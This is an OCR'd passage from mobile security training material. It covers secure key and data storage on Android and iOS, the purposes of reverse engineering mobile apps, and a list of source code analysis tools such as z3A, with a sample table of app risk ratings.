
Listed below are some of the recommendations to store critical data securely:

Android

- Employ authentication mechanisms such as patterns, PINs, passwords, and fingerprints to safeguard the keys in Android KeyStore.
- Employ a hardware-backed Android KeyStore to ensure the security of the data stored.
- Use encryption methods to store data in a non-readable format.
- Implement authorization techniques to create and import keys.
- Ensure that the keys stored in the server can be accessed only after proper authentication.
- Ensure that the master key and other keys are stored in different locations.
- Derive keys using the passphrase provided by the user.
- The master key can be stored in the software implementation of Android KeyStore.
- Store encryption keys in a private location.

iOS

- Employ authentication mechanisms such as Touch ID, Face ID, passcodes, or passwords to safeguard the keychain.
- Employ hardware-backed 256-bit AES encryption to store critical data.
- Use access-control lists (ACLs) to specify accessibility to the keychain by applications.
- Store only small chunks of data directly in the keychain.
- Specify AccessControlFlags to authenticate the key.
- Implement a mechanism to erase the keychain data to ensure that the data are not accessed after uninstalling an application.



Reverse Engineering Mobile Applications

- Reverse engineering is the process of **analyzing and extracting** the source code of a software or application, and if needed, regenerating it with required modifications
- Reverse engineering is used to **disassemble a mobile application** to analyze its design flaws and fix any bugs that are residing in it

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded in the source code
- Conduct malware analysis
- Regenerate the application after some modifications

Why is reverse engineering effective?

- Initiates black-box testing on mobiles apps
- Improves static analysis in black-box testing
- Performs resilience assessment

Reverse Engineering Mobile Applications

Reverse engineering is the process of analyzing and extracting the source code of a software or application and, if needed, regenerating it with required modifications. Reverse engineering is used to disassemble a software program or a mobile application to analyze its design flaws and fix any bugs that are residing in it. The technique is also used for discovering underlying vulnerabilities and improving defense strategies against attacks. Reverse engineering can also be used in mobile platforms to create duplicate or clone apps.

Reverse engineering is used to:

- Read and understand the source code
- Detect underlying vulnerabilities
- Scan for sensitive information embedded inside the source code
- Conduct malware analysis
- Regenerate the application or software after applying some modifications

Why reverse engineering is effective?

Mobile security professionals need to possess basic knowledge of reverse engineering techniques for the below reasons:

- **Initiating black-box testing on mobiles apps**

  Current mobile apps incorporate controls that do not allow dynamic analysis. End-to-end encryption and SSL lead to obstacles in intercepting and modifications. Root detection restricts apps from operating on a rooted device. It can also hinder the usage of advanced tools for testing. These defenses should be neutralized to analyze the source code.

- **Improving static analysis in black-box testing**

  In black-box testing, the underlying design and operation of the application can be comprehended by static analysis of the binary code and bytecode of the app. The process can also help in discovering vulnerabilities in hardcoded credentials.


- **Performing resilience assessment**

  Apps must be designed to withstand reverse engineering by implementing software protection methods such as Mobile Application Security Verification Standard Anti-Reversing Controls (MASVS-R). Efficiency of the controls can be verified by conducting general testing methods such as resilience assessment. Security professionals need to perform a resilience assessment by conducting reverse engineering and trying to breach the mobile application's security defenses.

Source Code Analysis Tools

z3A Advanced App Analysis

z3A Advanced App Analysis allows security professionals to **identify security and privacy risks** across various iOS and Android applications



Apps 02/27/2014 - 02/26/2019

Classificati...	App Name	Version	Privacy Risk	Security Risk	Type
Legitimate	Park ATX	3.0.2	Medium	Low	iOS App
Legitimate	ParkMobile	8.6.1	High	Medium	iOS App
Legitimate	Hilton Honors	3.17.2	Medium	Medium	iOS App
Legitimate	Mimo	3.19	Medium	Medium	iOS App
Legitimate	Signal	2.36.0	Medium	Medium	iOS App
Legitimate	Marco Polo	0.14.192	High	Medium	iOS App
Legitimate	Princess Date: D...	5.0	Medium	High	Android App
Legitimate	SoundCloud	5.48.0	Medium	Medium	iOS App
Legitimate	CBS Sports	10.9.5	High	High	iOS App
Legitimate	Runkeeper	9.6	High	Medium	iOS App
Legitimate	GroupMe	5.29.1	High	Medium	iOS App

https://www.zimperium.com

Kiuwan
https://www.kiuwan.com

Appium
https://appium.io

Selendroid
https://selendroid.io

Bitbar
https://bitbar.com

Infer
https://fbinfer.com

Mobile Security Tools


Unlike mobile devices of the past, today's mobiles come with advanced computing capability and connectivity (smartphones). One can use them to store data, browse the Internet, record videos, send SMS, play games, capture photos, and many other tasks. Therefore, mobile devices have become the major source for intruders to steal data. Various types of mobile security tools are discussed below.

Source Code Analysis Tools

- **z3A Advanced App Analysis**

  Source: *https://www.zimperium.com*

  z3A Advanced App Analysis allows security professionals to identify security and privacy risks across various iOS and Android applications. For each risky mobile app that is identified, Zimperium's z3ATM solution provides deep intelligence, including contextual analysis as well as privacy and 